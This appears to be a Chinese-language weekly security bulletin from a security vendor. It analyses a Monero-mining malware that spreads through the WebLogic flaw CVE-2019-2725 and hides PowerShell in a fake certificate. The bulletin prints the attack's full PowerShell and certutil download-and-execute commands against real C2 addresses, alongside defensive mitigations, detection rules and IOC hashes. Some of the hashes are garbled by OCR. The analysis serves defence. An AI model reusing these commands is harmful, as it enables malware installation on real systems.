安全威胁每周警讯

2019/06/09～2019/06/16

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
2	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
3	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
4	Trojan.Win32.EQUATED.LZCWO	Trojan	★	→	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程。
5	BKDR_VOOLS.B	Backdoor	★★	→	木马病毒，它可能是使用者手动安装的。
6	TROJ_ETEROCK.C	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
7	TROJ64_EQUATED.H	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
8	BKDR_EQUATED.LZCMU	Trojan	★	→	木马病毒，它可能是使用者手动安装的。
9	TROJ_EQUATED.LZCMT	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
10	Coinminer_TOOLXMR.E-WIN32	Coinminer	★★	↑	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程。

本周安全趋势分析


2019 年 6 月 11 日

利用 CVE-2019-2725 漏洞和证书混淆传播的挖矿病毒预警

事件描述

近日，亚信安全截获新型挖矿病毒，该病毒利用了 Oracle WebLogic Server 的反序列化漏洞（CVE-2019-2725）进行传播，该漏洞曾经用于传播 Sodinokibi 勒索病毒。除了漏洞利用外，该病毒还使用了新型传播手段，将恶意代码隐藏在证书里，达到躲避杀毒软件检测的目的。亚信安全将该病毒命名为 Coinminer.Win32.MALXMR.TIAOODCJ。

攻击流程



详细分析

病毒感染系统后，首先利用 CVE-2019-2725 漏洞执行如下命令


```
"powershell.exe -Win hidden -Exec ByPasS add-content -path %APPDATA%cert.cer (New-Object
Net.WebClient).DownloadString('hxxp://45.32.28.187:1012/cert.cer'); certutil -decode
%APPDATA%cert.cer %APPDATA%update.ps1 & start /b cmd /c powershell.exe -Exec Bypass -NoExit -
File %APPDATA%update.ps1 & start /b cmd /c del %APPDATA%cert.cer"
```

上述命令主要是利用 PowerShell 执行一系列恶意行为：

- 从远端 C&C 服务器下载证书文件 cert.cer，并将该文件保存在%APPDATA%目录下（亚信安全将其命名为 Coinminer.Win32.MALXMR.TIAOODCJ.component）；
- 使用管理 Windows 中的证书组件 CertUtil 来解码文件，并将解码的文件保存为%APPDATA%\update.ps1（亚信安全将其命名为 Trojan.PS1.MALXMR.MPA）；

➢ 使用 PowerShell 执行 update.ps1 文件后，其会通过 CMD 命令删除下载的 cert.cer 文件。

当我们下载该证书时，发现其看起来像一个普通的 PEM 格式证书，如下图所示：



然而我们使用 base64 解码该内容时发现，该证书并不是常用的 X.509 TLS 文件格式，而是 PowerShell 命令，如下图所示：

```
iex(New-ObjectNet.WebClient).DownloadString
('hxxp://139.180.199.167:1012/update[.]ps1')
```

证书文件中的 PowerShell 命令会下载另外 PowerShell 脚本，并在内存中执行，该脚本主要功能也是下载并执行文件，其下载文件列表如下：

文件	详细信息
Sysupdate.exe	Monero 挖矿
Config.json	配置文件
Networkservice.exe	WebLogic 漏洞利用文件
Update.ps1	内存中的 PS 脚本
Sysguard.exe	以服务的方式监控挖矿程序
Clean.bat	删除组件

该病毒将包含已解码证书文件的 update.ps1 文件替换为新的 update.ps1。然后创建一个计划任务，每 30 分钟执行一次新的 update.ps1。

解决方案

✓ 利用系统防火墙高级设置阻止向 445 端口进行连接（该操作会影响使用 445 端口的服务）。

✓ 尽量关闭不必要的文件共享；

✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；

✓ 打开系统自动更新，并检测更新进行安装。

✓ 升级 WebLogic Server 版本，打上 CVE-2019-2725 对应的补丁程序，参考链接：
https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html

亚信安全解决方案

✓ 亚信安全病毒码版本 15.163.60 ，云病毒码版本 15.163.71，全球码版本 15.165.00 已经可以检测，请用户及时升级病毒码版本。

✓ 亚信安全 DS DPI 开启以下规则拦截该漏洞：
1009707-Oracle Weblogic Server Remote Code Execution Vulnerability (CVE-2019-2725)

✓ 亚信安全深度发现设备 TDA 检测规则如下：
2903 : HTTP_POSSIBLE_ORACLE_WEBLOGIC_EXPLOIT

IOCs

文件名	SHA-1	亚信安全检测名
sysguard.exe-upx	e4bc026aec8a76b887a8fc48726b9c48540fc2aa 76eb8e61893da2ee6df6ab3a	TROJ_GEN.R002C0GDM19
sysupdate.exe	4b9842b6be35665174c78c3e4063c645bd6e10 eb333f68e4c7840fe823647bdf	Coinminer.Linux.MALXMR.UWEJI
update.ps1	c30f42e6f638f3e8218caf73c2190d2a52130443 1994fd6efeef523cfbaa5e81	Trojan.PS1.MALXMR.MPA
cert.cer	3a567b7985b2da76db5e5a1d5554f7c13f37 5d88a27d6e6d108ad79e797adc9a	Coinminer.Win32.MALXMR.TIAOODCJ.component